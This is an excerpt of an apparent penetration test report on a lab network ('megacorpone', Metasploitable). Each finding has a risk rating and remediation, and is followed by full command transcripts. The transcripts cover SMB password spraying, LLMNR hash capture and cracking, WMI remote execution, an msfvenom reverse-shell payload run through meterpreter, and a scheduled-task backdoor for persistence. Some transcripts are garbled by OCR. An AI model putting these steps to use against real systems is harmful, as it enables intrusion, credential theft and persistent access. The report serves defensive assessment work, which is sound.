
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

Last login: Thu Jul 21 00:27:04 2022 from 172.22.117.100
msfadmin@metasploitable:~$ head /etc/ssh/sshd_config
# Package generated configuration file
# See the sshd(8) manpage for details

# What ports, IPs and protocols we listen for
Port 10022
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::


#ListenAddress 0.0.0.0
Protocol 2
```

Fig.32 – SSH into compromised system



```
msfadmin@metasploitable:~$ sudo adduser systemd1-ssh
-bash: sudo: command not found
msfadmin@metasploitable:~$ sudo adduser systemd1-ssh
Adding user `systemd1-ssh' ...
Adding new group `systemd1-ssh' (1005) ...
Adding new user `systemd1-ssh' (1005) with group `systemd1-ssh' ...
Creating home directory `/home/systemd1-ssh' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for systemd1-ssh
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [y/N] y
msfadmin@metasploitable:~$ sudo usermod -aG sudo systemd1-ssh
msfadmin@metasploitable:~$
```

Fig.33 – Creation of an account with elevated privileges to access the system.



A terminal window showing a root shell on a Kali Linux system. The user has just run the command 'useradd -m -s /bin/bash -c "New User" newuser'. The terminal displays the password prompt, the standard Ubuntu license text, and the success message 'useradd: user "newuser" created'.

```
[root@kali:~]# useradd -m -s /bin/bash -c "New User" newuser
[password]
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
systemd1-ssh@metasploitable:~$
```

Fig.34 – Confirmation that newly created account to access system is working.

Windows Open Port

Risk Rating: High

Description:

During the reconnaissance phase of the engagement, RS LLC discovered there were two types of operating systems within the environment Linux and Windows. Moving forward we will be attempting to identify and exploit vulnerabilities within the windows environment.

The initial scan revealed there are two Windows machines as shown on **Fig.35 – Fig.36** with IP addresses and open ports. The Doman Controller (DC) is 172.22.117.10. This was easily identified primarily due to the fact it is running Kerberos requiring port 88 to authenticate. There are a total of fifteen (15) ports opened between both systems, which can become attack vectors used by a threat actor to gain access to the system\network.

Affected Hosts: megacorpone.com

Remediation:

- Close all unnecessary ports
 - Regularly patch operating system for security.
 - Ensure firewall rules are in place to screen traffic to the network and DC

Fig.35 – This is the DC for the network

```
Zmap
Scan Tools Profile Help
Target: 172.22.117.0/24 Profile: Intense scan Scan Cancel
Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor,smb-os-discovery,smb-system-info 172.22.117.0/24

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
WinDC01(172.22.117.10) Windows10(172.22.117.20)
4 172.22.117.100

nmap -T4 -A --script ftp-vsftpd-backdoor,smb-os-discovery,smb-system-info 172.22.117.0/24
Nmap 7.6.1 scan report for Windows10 [172.22.117.20]
Host is up (0.00065s latency).
Not shown: 996 closed tcp ports (reset)

PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Terminal Services
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:02:04:91 (Microsoft)
Device: Intel(R) Dual Band Wireless-AC 7265
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE
HOP RTT      ADDRESS
1  0.66 ms Windows10 (172.22.117.20)
```

Fig. 36 – Second windows machine on the network.

Vulnerability to Password Spraying

Risk Rating: Medium

Description:

Password Spraying is the process by which a single set of login credentials, are used against several systems to gain access. During the initial access phase of the engagement, RS LLC using John the Ripper cracked a password file and obtained several login credentials.

RS LLC used Metasploit together with “auxiliary/scanner/smb/smb_login” along with setting options as shown at **Fig.37 – Fig.38** to initiate the password spraying attack. At **Fig.39** the attack was successful with the following system being identified. At this point we knew the system associated to the network credentials.

Affected Hosts: megacorpone.com

Remediation:

- Set a maximum password login attempt after which the account will be locked out for a period.
- Change the default passwords for all system and web applications.
- Implement measures to detect bot activity.

```
msf > use exploit/unix/misc/distcc_exec
msf exploit(unix/misc/distcc_exec) > use auxiliary/scanner/smb/smb_login
msf auxiliary(scanner/smb/smb_login) > options
Module options (auxiliary/scanner/smb/smb_login):
Name   Current Setting  Required  Description
-----+-----+-----+
ABORT_ON_LOCKOUT    false      yes      Abort the run when an account lockout is detected
BLANK_PASSWORDS     false      no       Try blank passwords for all users
BINARY_FORCE_SPEED  3         yes      How fast to bruteforce, from 0 to 5
DB_ALL_CREDSS      false      no       Try each user/password couple stored in the current database
DB_ALL_PASS        false      no       Add all user/password couples stored in the database to the list
DB_ALL_USERS       false      no       Add all users in the current database to the list
DB_SKIP_EXISTING   none      no       Skip existing credentials stored in the current database (Accepted: none, user, userrealm)
DETCT_ANY_DOMAINS  false      no       Detect if domain is required for the specified user
FILE              -          no       File containing passwords, one per line
FILE_CONTAINING_DOMAINS true      no       File containing domains, one per line
PROXY             -          no       A proxy chain of format type:host:port[,type:host:port]...
RECORD_GUEST       false      no       Record guest-principaled random logins to the database
RHOSTS            172.22.117.0/24 yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT             445       yes      The SMB service port (TCP)
SMBDomain         -          no       The domain name for authentication
SMBPass           -          no       The password for the specified username
SMBUser           -          no       The username to authenticate as
STRESS_ON_SUCCESS false      yes     Stress the system to see if it works for a host
THREADS          1          yes     The number of concurrent threads (max one per host)
USER_AS_FILE      false      no       File containing usernames, one per line
USER_AS_PASS      false      no       File containing usernames and password separated by space, one pair per line
USER_FILE         -          no       File containing usernames, one per line
VERBOSE          true      yes     Whether to print output for all attempts
msf auxiliary(scanner/smb/smb_login) > set SMBUser tstark
msf auxiliary(scanner/smb/smb_login) > set SMBPass Password!
msf auxiliary(scanner/smb/smb_login) > set SMBDomain negacorpone
msf auxiliary(scanner/smb/smb_login) > set RHOSTS 172.22.117.0/24
msf auxiliary(scanner/smb/smb_login) >
```

Fig.37 – Metasploit exploit used to connect login to system

```
msf auxiliary(scanner/smb/smb_login) > options
msf auxiliary(scanner/smb/smb_login):
Name   Current Setting  Required  Description
-----+-----+-----+
ABORT_ON_LOCKOUT    false      yes      Abort the run when an account lockout is detected
BLANK_PASSWORDS     false      no       Try blank passwords for all users
BINARY_FORCE_SPEED  3         yes      How fast to bruteforce, from 0 to 5
DB_ALL_CREDSS      false      no       Try each user/password couple stored in the current database
DB_ALL_PASS        false      no       Add all user/password couples stored in the database to the list
DB_ALL_USERS       false      no       Add all users in the current database to the list
DB_SKIP_EXISTING   none      no       Skip existing credentials stored in the current database (Accepted: none, user, userrealm)
DETCT_ANY_DOMAINS  false      no       Detect if domain is required for the specified user
FILE              -          no       File containing passwords, one per line
FILE_CONTAINING_DOMAINS true      no       File containing domains, one per line
PROXY             -          no       A proxy chain of format type:host:port[,type:host:port]...
RECORD_GUEST       false      no       Record guest-principaled random logins to the database
RHOSTS            172.22.117.0/24 yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT             445       yes      The SMB service port (TCP)
SMBDomain         -          no       The domain name for authentication
SMBPass           -          no       The password for the specified username
SMBUser           tstark      no       The username to authenticate as
STRESS_ON_SUCCESS false      yes     Stress the system to see if it works for a host
THREADS          1          yes     The number of concurrent threads (max one per host)
USER_AS_FILE      false      no       File containing usernames, one per line
USER_AS_PASS      false      no       File containing usernames and password separated by space, one pair per line
USER_FILE         -          no       File containing usernames, one per line
VERBOSE          true      yes     Whether to print output for all attempts
msf auxiliary(scanner/smb/smb_login) >
```

Fig.38 – Options available to narrow attack

```
[!] 172.22.117.19:445  - No active DB -- Credential data will not be saved!
[*] 172.22.117.20:445  - 172.22.117.20:445 - Starting SMB login bruteforce [try #5] against W2008R2 [172.22.117.19]
[+] 172.22.117.20:445  - 172.22.117.20:445 - Success: "megacorpone\ tstark:Password!" Administrator
[!] 172.22.117.20:445  - No active DB -- Credential data will not be saved!
[*] 172.22.117.21:445  - 172.22.117.21:445 - Starting SMB login bruteforce [try #5] against W2008R2 [172.22.117.19]
[+] 172.22.117.21:445  - 172.22.117.21:445 - Could not connect
```

Fig.39 – Windows system found that the login credentials will work.

LLMNR Spoofing Vulnerability

Risk Rating: **Critical**

Description:

LLMNR spoofing occurs when an attacker grabs password hashes from systems off the network. RS LLC initiated a listener, spoofing password hashes as systems go through the authentication process. At Fig.40 our attempt to grab data of the network was successful; grabbed the Client, Username and Password Hash. The hash was then moved to a text file and cracked using John the Ripper as shown at Fig.41. The consequence is that RS LLC was able to harvest additional valid login credentials (username: pparker - password: Spring2021) for future access.

Affected Hosts: megacorpone.com

Remediation:

- Disable the LLMNR service

Fig.40 – Listener deployed on the network waiting for an authentication process to initiate.

```
[root💀 kali)㉿~] # john llmnr.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Spring2021      (pparker)
ig 0:00:00:00 DONE 2/3 (2022-07-12 21:03) 6.250g/s 47887p/s 47887c/s 47887C/s 123456..iloveyou!
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.

[root💀 kali)㉿~] #
```

Fig.41 – Listener grabbed credential and placed into a text file to be cracked by Joh the Ripper.

Windows Management Instrumentation (WMI) Vulnerability

Risk Rating: Medium

Description:

Windows Management Instrumentation (WMI) is used as a Windows administrative tool but can also serve as an information gathering tool for an attacker. Using Metasploit as shown at **Fig.42** and exploit “auxiliary/scanner/smb/impacket/wmirexec”, RS LLC was able to retrieve the current running process as shown at **Fig.43**. The sensitive system and network data revealed at **Fig.44 – Fig.47**, provides an attacker visibility to all information processes. An attacker can then use this information to be stealthier, modify systems, achieve persistence and move laterally.

Affected Hosts: megacorpone.com

Remediation:

- Deploy antimalware systems to detect the use of powershells.
- Additional tools to monitor and detect specific activities on the network.

```
msf6 > use scanner/smb/impacket/wmirexec
msf6 auxiliary(scanner/smb/impacket/wmirexec) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 auxiliary(scanner/smb/impacket/wmirexec) > set SMBDomain megacorpone
SMBDomain => megacorpone
msf6 auxiliary(scanner/smb/impacket/wmirexec) > set SMBUser tstark
SMBUser => tstark
msf6 auxiliary(scanner/smb/impacket/wmirexec) > set SMBPass Password!
SMBPass => Password!
msf6 auxiliary(scanner/smb/impacket/wmirexec) > set COMMAND whoami
COMMAND => whoami
msf6 auxiliary(scanner/smb/impacket/wmirexec) > info

      Name: WMI Exec
      Module: auxiliary/scanner/smb/impacket/wmirexec
      License: CORE Security License (Apache 1.1)
      Rank: Normal
      Disclosed: 2018-03-19

Provided by:
  beto
  Spencer McIntyre

Check supported:
  No

Basic options:
Name   Current Setting  Required  Description
_____
COMMAND  whoami        yes       The command to execute
OUTPUT    true           yes       Get the output of the executed command
RHOSTS   172.22.117.20  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
SMBDomain  megacorpone  no        The Windows domain to use for authentication
SMBPass   Password!     yes       The password for the specified username
SMBUser   tstark         yes       The username to authenticate as
THREADS   1              yes       The number of concurrent threads (max one per host)

Description:
  A similar approach to psexec but executing commands through WMI.

References:
  https://github.com/CoreSecurity/impacket/blob/master/examples/wmirexec.py

Also known as:
  wmiexec.py

msf6 auxiliary(scanner/smb/impacket/wmirexec) > run

[*] Running for 172.22.117.20 ...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*] megacorpone\tstark
```

Fig.42 – Metasploit exploit used to gain access to the system

Image Name	PID	Session	Name	Session#	Mem	Usage
System Idle Process	0	Services		0	8	K
System	4	Services		0	120	K
Registry	72	Services		0	13,584	K
smss.exe	356	Services		0	868	K
csrss.exe	460	Services		0	2,412	K
csrss.exe	528	Console		1	1,440	K
wininit.exe	544	Services		0	2,448	K
winlogon.exe	588	Console		1	3,464	K
services.exe	632	Services		0	5,640	K
lsass.exe	672	Services		0	13,488	K
fontdrvhost.exe	736	Console		1	740	K
fontdrvhost.exe	744	Services		0	952	K
svchost.exe	808	Services		0	11,236	K
svchost.exe	852	Services		0	8,200	K
LogonUI.exe	936	Console		1	40,812	K
svchost.exe	968	Services		0	8,936	K
svchost.exe	1004	Services		0	56,536	K
dwm.exe	420	Console		1	20,364	K
svchost.exe	628	Services		0	13,360	K
svchost.exe	1048	Services		0	15,676	K
svchost.exe	1056	Services		0	17,096	K
svchost.exe	1064	Services		0	4,964	K
svchost.exe	1108	Services		0	14,092	K
svchost.exe	1136	Services		0	14,092	K
svchost.exe	1232	Services		0	5,996	K
svchost.exe	1360	Services		0	12,196	K
Memory Compression	1560	Services		0	43,440	K
VSSVC.exe	1704	Services		0	5,276	K
svchost.exe	1792	Services		0	3,808	K
svchost.exe	1868	Services		0	6,452	K
svchost.exe	1948	Services		0	3,276	K
svchost.exe	1956	Services		0	4,980	K
spoolsv.exe	1604	Services		0	11,572	K
svchost.exe	2212	Services		0	3,816	K
svchost.exe	2304	Services		0	23,876	K
MsMpEng.exe	2328	Services		0	80,072	K
svchost.exe	2876	Services		0	4,720	K
NisSrv.exe	3184	Services		0	8,432	K
svchost.exe	3776	Services		0	5,692	K
MicrosoftEdgeUpdate.exe	4064	Services		0	3,328	K
SgrmBroker.exe	3088	Services		0	5,560	K
uhssvc.exe	2456	Services		0	5,620	K
svchost.exe	3408	Services		0	10,100	K
svchost.exe	552	Services		0	8,144	K
SearchIndexer.exe	1076	Services		0	16,056	K
svchost.exe	2248	Services		0	7,216	K
svchost.exe	3884	Services		0	15,688	K
WmiPrvSE.exe	896	Services		0	9,496	K
cmd.exe	388	Services		0	3,904	K
conhost.exe	2196	Services		0	11,984	K
tasklist.exe	2228	Services		0	8,624	K

Fig.43 – A list of all WMI process currently running.

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set COMMAND ver
COMMAND => ver
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20 ...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
Microsoft Windows [Version 10.0.19042.1288]
```

Fig.44 – Windows version

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set COMMAND systeminfo
COMMAND => systeminfo
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run
[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
Host Name:          WINDOWS10
OS Name:           Microsoft Windows 10 Pro N
OS Version:        10.0.19042 N/A Build 19042
OS Manufacturer:   Microsoft Corporation
OS Configuration:  Member Workstation
OS Build Type:    Multiprocessor Free
Registered Owner:  sysadmin
Registered Organization:
Product ID:        00331-60000-00000-AA609
Original Install Date: 5/10/2021, 12:17:16 AM
System Boot Time: 7/12/2022, 7:26:24 PM
System Manufacturer: Microsoft Corporation
System Model:      Virtual Machine
System Type:       x64-based PC
Processor(s):      1 Processor(s) Installed.
                    [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel -2295 Mhz
BIOS Version:      Microsoft Corporation Hyper-V UEFI Release v4.0, 11/1/2019
Windows Directory: C:\Windows
System Directory:  C:\Windows\system32
Boot Device:       \Device\HarddiskVolume1
System Locale:    en-us;English (United States)
Input Locale:     en-us;English (United States)
Time Zone:        (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory: 927 MB
Available Physical Memory: 275 MB
Virtual Memory: Max Size: 2,655 MB
Virtual Memory: Available: 1,914 MB
Virtual Memory: In Use: 741 MB
Page File Location(s):  C:\pagefile.sys
Domain:           megacorpone.local
Logon Server:    N/A
Hotfix(s):        7 Hotfix(s) Installed.
                    [01]: KB5005539
                    [02]: KB4562830
                    [03]: KB4570334
                    [04]: KB4580325
                    [05]: KB4586864
                    [06]: KB5006670
                    [07]: KB5005699
Network Card(s):  1 NIC(s) Installed.
                    [01]: Microsoft Hyper-V Network Adapter
Connection Name:  Ethernet
DHCP Enabled:    No
IP address(es):
                    [01]: 172.22.117.20
Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) >
```

Fig.45 – Windows System Information

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set COMMAND net session
COMMAND => net session
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run
[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
Computer          User name          Client Type          Opens Idle time
-----          -----
\\127.0.0.1      tstarke          1 00:00:00
\\172.22.117.100  tstarke          0 00:00:01
The command completed successfully.

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) >
```

Fig.46 – Windows net session information

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set COMMAND net share
COMMAND => net share
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run
[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
Share name  Resource          Remark
-----  -----
C$        C:\                 Default share
IPC$      IPC                Remote IPC
ADMIN$    C:\Windows          Remote Admin
The command completed successfully.

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) >
```

Fig.47 – Windows net share information

Reverse Shell Vulnerability

Risk Rating: High

Description:

The Reverse Shell is a crucial tool in an attacker's kit. It allows the attacker to open ports to the target machine, enabling communication and allowing for complete control of the target bypassing some firewalls. As shown at **Fig.48**, RS LLC used “**msfvenom**” to initiate a listener port for the reverse shell. Metasploit was then used with the following exploits “**exploit/multi/handler/ and payload windows/meterpreter/reverse_tcp**” creating a reverse shell on Port 4444 establishing a “meterpreter” session as shown at **Fig.49 – Fig.50**.

Affected Hosts: megacorpone.com

Remediation:

- Lock all outgoing connectivity except for specific ports and remote IP addresses needed for required services.
- Configure a proxy server as an intermediary between the external IP address and internal network.
- Remove unnecessary services, restricting the execution of reverse shell code.
- Perform scheduled patching of the web applications to limit potential vulnerabilities.

```

File Actions Edit View Help
[~]# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe > shell2.exe
[-] No target chosen, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[~]# smbclient //172.22.117.20/C$ -U megacorpone/tstark
Enter MEGACORPONE\stark's password:
session setup failed: NT_STATUS_LOGON_FAILURE
[~]# smbclient //172.22.117.20/C$ -U megacorpone/tstark
Enter MEGACORPONE\stark's password:
Try "help" to get a list of possible commands.
smb: \> ls
$Recycle.Bin          DHS      0 Mon Jan 17 17:27:30 2022
$WinREAgent           DH      0 Tue Oct 19 15:30:59 2021
$lost+found           AHS     41373 Sat Dec 07 00:00:00 2020
$BOOTNXT              AHS      1 Sat Dec 07 04:08:37 2019
$Documents and Settings   DHSrn    0 Mon May 10 08:16:44 2021
$dumpStack.log.tmp     AHS     8192 Thu Jul 14 20:58:59 2022
$pagefile.sys          AHS 1811939328 Thu Jul 14 20:58:59 2022
$PerfLogs               D      0 Sat Dec 07 04:14:16 2019
$Program Files          DR      0 Mon Mar 10 10:31:16 2021
$Program Files (x86)    DR      0 Thu Nov 19 02:33:53 2020
$ProgramData             DHn      0 Tue Jan 18 13:14:54 2022
$Recovery                DHSn    0 Mon May 10 08:16:51 2021
$shell.exe                A    73802 Thu Jul 14 20:24:26 2022
$shell1.exe               A    73802 Thu Jul 14 20:48:22 2022
$swapfile.sys            DHS 268435456 Thu Jul 14 20:58:59 2022
$System Volume Information DHS      0 Mon May 10 08:16:51 2021
$Users                   DR      0 Mon Jan 17 17:24:45 2022
$Windows                 D      0 Thu Jul 14 20:39:43 2022
smb: \> put shell2.exe
putting file shell2.exe as \shell2.exe (14414.2 kb/s) (average 14414.5 kb/s)
smb: \> ls

```

Fig.48 – Listening Port configured for communication

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set set LHOST 172.22.117.100
set => LHOST 172.22.117.100
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
_____
Exploit target:
Id  Name
-- 
0  Wildcard Target

msf6 exploit(multi/handler) > exploit -j
[*] Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.22.117.100:4444

```

Fig.49 – Exploit initiated via the reverse TCP handler

```

msf6 exploit(multi/handler) > use scanner/smb/impacket/wmiexec
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set COMMAND C:\shell2.exe
COMMAND => C:\shell2.exe
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set SMBDomain megacorpone
SMBDomain => megacorpone
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set SMBPass Password!
SMBPass => Password!
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set SMBUser tstarke
SMBUser => tstarke
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:50969 ) at 2022-07-14 21:09:45 -0400
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > session -i
[-] Unknown command: session
msf6 auxiliary(scanner/smb/impacket/wmiexec) > sessions -i

Active sessions
_____
Id  Name  Type  Information  Connection
-- 
1  meterpreter x86/windows  MEGACORPONE\tstarke @ WINDOWS10  172.22.117.100:4444 -> 172.22.117.20:50969  (172.22.117.20)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > 

```

Fig.50 – Meterpreter session initiated.

Privilege Escalation Exploit & Persistence

Risk Rating: Critical

Description:

During the engagement RS LLC obtained several login accounts, however, without administrator's access. The meterpreter session previously established was "backgrounded" initiating the "**exploit/windows/local/persistence_service**", with a persistent exploit as shown at **Fig.51 – Fig.52**. On establishing the session, the process was then migrated to an active Windows process to disguise its true nature as shown at **Fig.53 – Fig.54**.

A persistent backdoor was established into the exploited system as a shell. The task created ensures there is a consistent connection, which is re-established at 12 midnight should the process be killed as shown at **Fig.55**. The risk of a persistent threat is that once it is established, there is difficulty in detecting an intruder's presence and data can be exfiltrated from the network.

Affected Hosts: megacorpone.com

Remediation:

- Strong perimeter defenses
- Not sharing login credentials
- Security awareness training teaching employee on how to identify phishing attempts.
- Promoting safe browsing habits at work

```
msfconsole > background
[*] Starting background session 1...
msf auxiliary(exploit/windows/local/persistence_service) > use windows/local/persistence_service
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/local/persistence_service) > options
Module options (exploit/windows/local/persistence_service):
 Name   Current Setting  Required  Description
 ----  ==============  ======  =
 REMOTE_EXE_NAME      no        The remote victim name. Random string as default.
 REMOTE_EXE_PATH       no        The remote victim exe path to run. Use temp directory as default.
 RETRY_TIME           5         The retry time that shell connect failed. 5 seconds as default.
 SERVICE_DESCRIPTION  no        The description of service. Random string as default.
 SERVICE_NAME         no        The name of service. Random string as default.
 SESSION              yes      The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):
 Name   Current Setting  Required  Description
 ----  ==============  ======  =
 EXITFUNC  process      yes      Exit technique (Accepted: '', seh, thread, process, none)
 LHOST    172.22.117.109  yes      The listen address (an interface may be specified)
 LPORT    4444              yes      The listen port

Exploit target:
 Id  Name
 -  Windows

msf exploit(windows/local/persistence_service) > ■
```

Fig.51 – Establishing a meterpreter session

```
msf exploit(windows/local/persistence_service) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
[*] Exploit running as: windows\SYSTEM (Windows 10 Pro 10.0 - English)
[*] Session 2 opened (172.22.117.100) to 172.22.117.20
[*] Metasploit service exe written to C:\Windows\TEMP\mTln.exe
[*] Creating service mTln
[*] Service created (172.22.117.100) to 172.22.117.20
[*] Sending stage (157174 bytes) to 172.22.117.20
[*] Meterpreter session 3 opened (172.22.117.100:4444 → 172.22.117.20:61693 ) at 2022-07-23 02:26:57 -0400
[*] Meterpreter session 4 opened (172.22.117.100:4444 → 172.22.117.20:61695 ) at 2022-07-23 02:26:58 -0400
[*] Meterpreter > ■
```

Fig.52 - Meterpreter session established

```
meterpreter > migrate
Usage: migrate <>pid | -P <pid> | -N <name> [-t timeout]
Migrates the server instance to another process.
NOTE: Any open channels or other dynamic state will be lost.
meterpreter > getpid
Process 328
meterpreter > ps
Process List

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]	x64	0		
4	0	System	x64	0		
79	4	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
398	596	svchost.exe	x64	0		
399	596	svchost.exe	x64	0		
416	596	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
464	452	csrss.exe	x64	0		
532	452	csrss.exe	x64	0		
540	524	csrss.exe	x64	1		
549	524	services.exe	x64	0		
524	524	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
636	532	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
1096	532	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
748	624	fontdrihost.exe	x64	1	Font Driver Host\UMD-1	C:\Windows\System32\fontdrihost.exe
768	532	fontdrihost.exe	x64	0	Font Driver Host\UMD-0	C:\Windows\System32\fontdrihost.exe
786	532	fontdrihost.exe	x64	0	Font Driver Host\UMD-0	C:\Windows\System32\fontdrihost.exe
846	596	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
926	524	svchost.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe

Fig.53 – Process is being migrated to blend with Windows processes

```
meterpreter >
meterpreter >
meterpreter > migrate 328
[*] Migrating from 4292 to 328...
[*] Migration completed successfully.
meterpreter > 
```

Fig.54 – Process migrated

```
meterpreter > shell
Process 3868 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell2.exe"
schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell2.exe"
WARNING: Task may not run because /ST is earlier than current time.
SUCCESS: The scheduled task "Backdoor" has successfully been created.

C:\Windows\system32>schtasks /run /tn Backdoor
schtasks /run /tn Backdoor
SUCCESS: Attempted to run the scheduled task "Backdoor".

C:\Windows\system32>
```

Fig.55 – Persistence established within the exploited system

Credential Dumping & Lateral Movement

